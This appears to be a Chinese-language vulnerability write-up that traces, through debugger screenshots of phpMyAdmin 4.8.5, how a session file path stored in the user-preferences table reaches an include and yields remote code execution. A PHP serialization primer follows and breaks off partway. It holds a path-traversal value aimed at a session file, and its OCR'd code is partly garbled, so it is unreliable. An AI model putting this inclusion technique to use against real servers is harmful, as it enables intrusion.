
我们可以看到第一行有 getRelationsParam, f7 跟进去, 我们可以看到该函数是读取 sessions 的一些数据, 如下



然后 return 回来



然后跟下来是 backquote 函数，f7 进去



```
public static function backquote($a_name, $do_it = true) $a_name: "test" $do_it: true
{
    if (is_array($a_name)) {
        foreach ($a_name as &$data) {
            $data = self::backquote($data, $do_it);
        }
        return $a_name;
    }

    if (! $do_it) { $do_it: true
        if (!(Context::isKeyword($a_name) & Token::FLAG_KEYWORD_RESERVED)
        ) {
            return $a_name;
        }
    }

    // '0' is also empty for php :-(
    if (strlen($a_name) > 0 && $a_name != '*' ) { $a_name: "test"
        return '' . str_replace( search: '', replace: '', $a_name ) . '';
    }
}
```

Variables

- \$a_name = "test"
- \$do_it = true
- self = (PhpMyAdmin\Util) [0]
- \$_COOKIE = (array) [4]
- \$_GET = (array) [1]
- \$_POST = (array) [1]
- \$_REQUEST = (array) [3]

```
249 */
230 public static function backquote($a_name, $do_it = true) $a_name: "pma_userconfig" $do_it: true
231 {
232     if (is_array($a_name)) {
233         foreach ($a_name as &$data) {
234             $data = self::backquote($data, $do_it);
235         }
236         return $a_name;
237     }
238     if (! $do_it) { $do_it: true
239         if (!(Context::isKeyword($a_name) & Token::FLAG_KEYWORD_RESERVED) $a_name: "pma_userconfig"
240         ) {
241             return $a_name;
242         }
243     }
244     // '0' is also empty for php :-(
245     if (strlen($a_name) > 0 && $a_name != '*' ) {
246         return '' . str_replace( search: '', replace: '', $a_name ) . '';
247     }
248 }
```

Variables

- \$a_name = "pma_userconfig"
- \$do_it = true
- self = (PhpMyAdmin\Util) [0]
- \$_COOKIE = (array) [4]
- \$_GET = (array) [1]
- \$_POST = (array) [1]
- \$_REQUEST = (array) [3]

进行拼接 test 和 pma_userconfig

```
80         return array(
81             'config_data' => $_SESSION['userconfig']['db'],
82             'mtime' => $_SESSION['userconfig']['ts'], $_SESSION: { PMA_token => ";s'z+Nu_Pt-vxN4c",
83             'type' => 'session');
84         }
85         // load configuration from pmadb
86         $query_table = Util::backquote($cfgRelation['db']) . '.' . $query_table: "test".pma_userconfig"
87         . Util::backquote($cfgRelation['userconfig']); $cfgRelation: {PMA_VERSION => "4.8.5", relwork => false, display
88         $query = 'SELECT 'config_data', UNIX_TIMESTAMP('timevalue') ts'
89         . ' FROM ' . $query_table
90         . ' WHERE 'username' = \''
91         . $GLOBALS['dbi']->escapeString($cfgRelation['user']) $GLOBALS: {_GET => [1], _POST => [1], _COOKIE => [4], _FIL
92         . '\';
93         $row = $GLOBALS['dbi']->fetchSingleRow($query, 'ASSOC', DatabaseInterface::CONNECT_CONTROL);
94
95         return array(
96             'config_data' => $row ? json_decode($row['config_data'], associative: true) : array(),
97             'mtime' => $row ? $row['ts'] : time(),
98         );
99     }
100 }
101
102 \PhpMyAdmin \UserPreferences load()
```

Variables

- \$cfgRelation = (array) [23]
- \$query_table = "test.pma_userconfig"
- \$this = (PhpMyAdmin\UserPreferences) [1]
- \$_COOKIE = (array) [4]
- \$_GET = (array) [1]
- \$_POST = (array) [1]
- \$_REQUEST = (array) [3]
- \$_SERVER = (array) [47]

然后就往下走到 88-92 进行拼接 sql 语句


```
84         }
85         // load configuration from pmadb
86         $query_table = Util::backquote($cfgRelation['db']) . '.' . $query_table: "test".pma_userconfig"
87         . Util::backquote($cfgRelation['userconfig']); $cfgRelation: {PMA_VERSION => "4.8.5", relwork => false, display
88         $query = 'SELECT 'config_data', UNIX_TIMESTAMP('timevalue') ts' $query: "SELECT 'config_data', UNIX_TIMESTAMP( timevalue
89         . ' FROM ' . $query_table $query_table: "test".pma_userconfig"
90         . ' WHERE 'username' = \''
91         . $GLOBALS['dbi']->escapeString($cfgRelation['user']) $cfgRelation: {PMA_VERSION => "4.8.5", relwork => false, displ
92         . '\';
93         $row = $GLOBALS['dbi']->fetchSingleRow($query, 'ASSOC', DatabaseInterface::CONNECT_CONTROL);
94
95         return array(
96             'config_data' => $row ? json_decode($row['config_data'], associative: true) : array(),
97             'mtime' => $row ? $row['ts'] : time(),
98         );
99     }
100 }
101
102 \PhpMyAdmin \UserPreferences load()
```

Variables

- \$cfgRelation = (array) [23]
- \$query = "SELECT 'config_data', UNIX_TIMESTAMP(timevalue) ts FROM 'test'.pma_userconfig 'WHERE 'username' = 'root'"
- \$query_table = "test.pma_userconfig"
- \$this = (PhpMyAdmin\UserPreferences) [1]
- \$_COOKIE = (array) [4]
- \$_GET = (array) [1]
- \$_POST = (array) [1]
- \$_REQUEST = (array) [3]

然后就是 93 行的 fetchSingleRow 函数，继续跟进来

这里的 config_data 获取到了路径




```
1695 case 'ASSOC' :
1696     $fetch_function = 'fetchAssoc';
1697     break;
1698 case 'BOTH' :
1699     default :
1700     $fetch_function = 'fetchArray';
1701     break;
1702 }
1703
1704 $row = $this->$fetch_function($result); $fetch_function: "fetchAssoc" $row: {config_data => "{DefaultTabDatabase": "..V
1705 $this->freeResult($result); $result: {current_field => 0, field_count => 1} valueName = (array) [2]
1706 return $row; config_data = "{DefaultTabDatabase": " V VExtensionsV... V
1707 } ts = "1651852800"
1708
1709 /**
1710  * Returns row or element of a row
1711  *
1712  * @param array $row Row to process
1713  */
1714 \PhpMyAdmin\DatabaseInterface::fetchSingleRow()
```

Variables

- \$fetch_function = "fetchAssoc"
- \$link = (int) 257
- \$query = "SELECT `config\_data`, UNIX_TIMESTAMP(`timevalue`) ts FROM `test`.`pma\_userconfig` WHERE `username` = 'root'"
- \$result = (mysql_result) [5]
- \$row = (array) [2]
- \$type = "ASSOC"
- \$this = (PhpMyAdmin\DatabaseInterface) [12]
- \$COOKIE = (array) [4]

Return 回来



```
86 $query_table = Util::backquote($cfgRelation['db']) . '.' $query_table: "test`.`pma_userconfig"
87 . Util::backquote($cfgRelation['userconfig']);
88 $query = 'SELECT `config_data`, UNIX_TIMESTAMP(`timevalue`) ts' $query: "SELECT `config_data`, UNIX_TIMESTAMP(`timevalue`)
89 . ' FROM ' . $query_table $query_table: "test`.`pma_userconfig"
90 . ' WHERE `username` = \''
91 . $GLOBALS['dbi']->escapeString($cfgRelation['user']) $cfgRelation: {PMA_VERSION => "4.8.5", relwork => false, displ
92 . '\';
93 $row = $GLOBALS['dbi']->fetchSingleRow($query, 'ASSOC', DatabaseInterface::CONNECT_CONTROL); $query: "SELECT `config_data`
94
95 return array(
96     'config_data' => $row ? json_decode($row['config_data'], associative: true) : array(),
97     'mtime' => $row ? $row['ts'] : time(),
98     'type' => 'db');
99 }
100
101 /**
102  * Saves user preferences
103  */
104 \PhpMyAdmin\UserPreferences::load()
```

Variables

- \$cfgRelation = (array) [23]
- \$query = "SELECT `config\_data`, UNIX_TIMESTAMP(`timevalue`) ts FROM `test`.`pma\_userconfig` WHERE `username` = 'root'"
- \$query_table = "test`.`pma_userconfig"
- \$row = (array) [2]
- config_data = "{DefaultTabDatabase": "V.VExtensionsVtmpVtmpVsess_inhi60cjt8rofmj71jjo6npl", "lang": "zh_CN", "ConsoleVMode": "collapse"}
- ts = "1651852800"
- \$this = (PhpMyAdmin\UserPreferences) [1]
- \$COOKIE = (array) [4]

然后会对 config_data 表进行 json_decode 处理

这里会进入一个 readConfig 函数

```
public function readConfig()
{
    $result = []; $result: {type => "db", backend => "", settings => [0]}[3]
    $config = $this->userPreferences->load(); $config: {config_data => [3], mtime => "1651852800", type => "db"}[3]
    if (isset($config['config_data']['2fa'])) {
        $result = $config['config_data']['2fa'];
    }
    $result['type'] = $config['type']; $config: {config_data => [3], mtime => "1651852800", type => "db"}[3]
    if (! isset($result['backend'])) {
        $result['backend'] = '';
    }
    if (! isset($result['settings'])) {
        $result['settings'] = [];
    }
    return $result; $result: {type => "db", backend => "", settings => [0]}[3]
}
```

\PhpMyAdmin > TwoFactor > readConfig()


```
$GLOBALS["_SESSION"]["browser_access_time"] = (array) [1]
$config = (array) [3]
$result = (array) [3]
$this = [PhpMyAdmin\TwoFactor] [6]
$_COOKIE = (array) [4]
$_GET = (array) [1]
```

到这里会给 prefs 一个赋值

```
// cache user preferences, use database only when needed
if (! isset($_SESSION['cache'][$cache_key]['userprefs'])) $_SESSION['cache'][$cache_key]['userprefs'] = array();
if ($_SESSION['cache'][$cache_key]['config_mtime'] < $config_mtime) {
    $config_mtime = $config_mtime;
    $userprefs = $this->userPreferences->load();
    $_SESSION['cache'][$cache_key]['userprefs'] = $userprefs;
    $_SESSION['cache'][$cache_key]['config_mtime'] = $config_mtime;
}


// cache user preferences, use database only when needed
if (! isset($_SESSION['cache'][$cache_key]['userprefs'])) $_SESSION['cache'][$cache_key]['userprefs'] = array();
if ($_SESSION['cache'][$cache_key]['config_mtime'] < $config_mtime) {
    $config_mtime = $config_mtime;
    $userprefs = $this->userPreferences->load();
    $_SESSION['cache'][$cache_key]['userprefs'] = $userprefs;
    $_SESSION['cache'][$cache_key]['config_mtime'] = $config_mtime;
}
```

然后就是给 config_data 赋值



路径就传过来了

953 行会 global 一个 cfg，并传过来 config_data



这里就是我们的漏洞点了，如下

```
106
107
108 // See FAQ 1.34
109 if (! empty($_REQUEST['db'])) {
110     $page = null; $page: null
111     if (! empty($_REQUEST['table'])) { $_REQUEST: {db => "test", table => null, selected_recent_table => ...
112         $page = Util::getScriptNameForOption(
113             $GLOBALS['cfg']['DefaultTabTable'], location: 'table' $GLOBALS: {_GET => [0], _POST => [1], _CO
114         );
115     } else {
116         $page = Util::getScriptNameForOption( $page: null
117             $GLOBALS['cfg']['DefaultTabDatabase'], location: 'database'
118         );
119     }
120     include $page;
121     exit;
122
123
```




我们跟进 Util 中的 getScriptNameForOption 函数，如下

```
3058
3059 *
3060 * @return string script name corresponding to the config word
3061 */
3062 public static function getScriptNameForOption($target, $location) $location: "database" $target: ".../Extensions/tmp
3063 {
3064     if ($location == 'server') { $location: "database"
3065         // Values for $cfg['DefaultTabServer']
3066         switch ($target) {
3067             case 'welcome':
3068                 return 'index.php';
3069             case 'databases':
3070                 return 'server_databases.php';
3071             case 'status':
3072                 return 'server_status.php';
3073             case 'variables':
3074                 return 'server_variables.php';
3075             case 'privileges':
3076
3077
```




Location 是 database 不是 server，于是跳过该条件判断，并且注意此时带过来的 target 是我们的 sessions 路径

进行包含




成功 RCE



反序列化 RCE

接着我们分析难度较高的反序列化+RCE，因为目前反序列化的文章并不是很多，所以这里先说一下基础概念



```
<?php
class zac{
    private $zactest = '1'; #私有常量
    public $zac1 = 'zac1'; #公有常量
    protected $zac = 'zac'; #受保护的常量
    public function test($zactest){
        $this->zactest=$zactest;
    }
    public function test1(){
        return $this->zactest;
    }
}

$object= new zac();
$object->test( '2');
$data = serialize($object);
echo $data;

#输出结果: 0:3:"zac":3:{s:12:" zac_zactest";s:1:"2";s:4:"zac1";s:4:"zac1";s:6:" * zac";s:3:"zac";}
#0代表这是一个对象，3代表对象名的字符数量，zac代表对象名，第二个3代表着对象拥有着3个属性
#s:12:"zac_zactest";是属性名，后面同理

zac -> test()
```

先来看一下这段代码，基本的注释我已经在上面写好了，大家过一下就行，现在说一下几个点

1 输出的变量 zactest 为什么变成了 zaczactest?

这是因为定义\$zactest 的时候用的是 private 方法，我们看下面这段话

private 是私有权限，他只能用在 zac 类中，但是在序列化后呢，为了表明这个是我独有的，他就必须要在定义的变量之前加上自己的类名

访问控制（可见性）

对属性或方法的访问控制（PHP 71.0 以后支持常量），是通过在前面添加关键字 public（公有），protected（受保护）或 private（私有）来实现的。被定义为公有的类成员可以在任何地方被访问。被定义为受保护的类成员则可以被其自身以及其子类和父类访问。被定义为私有的类成员则只能被其定义所在的类访问。

2 zaczactest 明明是 10 个字符，为什么显示 12 个？

```
class zac{
    private $zactest = '1'; #私有常量
    public $zac1 = 'zac1'; #公有常量
    protected $zac = 'zac'; #受保护的常量
    public function test($zactest){
        $this->zactest=$zactest;
    }
    public function test1(){
        return $this->zactest;
    }
}

$object= new zac();
$object->test('2');
$data = serialize($object);
echo $data;

#输出结果: 0:3:"zac":3:{s:12:" zac zactest";s:1:"2";s:4:"zac1";s:4:"zac1";s:6:" * zac"
#0代表这是一个对象，3代表对象名的字符数量，zac代表对象名，第二个3代表着对象拥有着3个属性
#s:12:"zaczactest";是属性名，后面同理

zac

zac
zac

F:\phpstudy_pro\Extensions\php\php7.3.9nts\php.exe F:\phpstudy_pro\zac\zactest.php
0:3:"zac":3:{s:12:"zaczactest";s:1:"2";s:4:"zac1";s:4:"zac1";s:6:"*zac";s:3:"zac";}
```

这是因为私有化属性序列化的格式是%00 类名%00 属性名，类名就是 zac，属性名就是 zactest，在这当中分别插入两个%00，所以就多出了两个字符，但为啥没显示出来呢？这是因为%00 是空白符

两个常见的属性

private属性序列化的时候格式是 %00类名%00成员名 如testname

protected属性序列化的时候格式是 %00*%00成员名 如*name (n

3 为什么 zac 变量前要加上一个*，并且字符数是 6

```
class zac{
    private $zactest = '1'; #私有常量
    public $zac1 = 'zac1'; #公有常量
    protected $zac = 'zac'; #受保护的常量
    public function test($zactest){
        $this->zactest=$zactest;
    }
    public function test1(){
        return $this->zactest;
    }
}

$object= new zac();
$object->test('2');
$data = serialize($object);
echo $data;
#输出结果: 0:3:"zac":3:{s:12:"zac zactest";s:1:"2";s:4:"zac1";s:4:"zac1";s:6:"
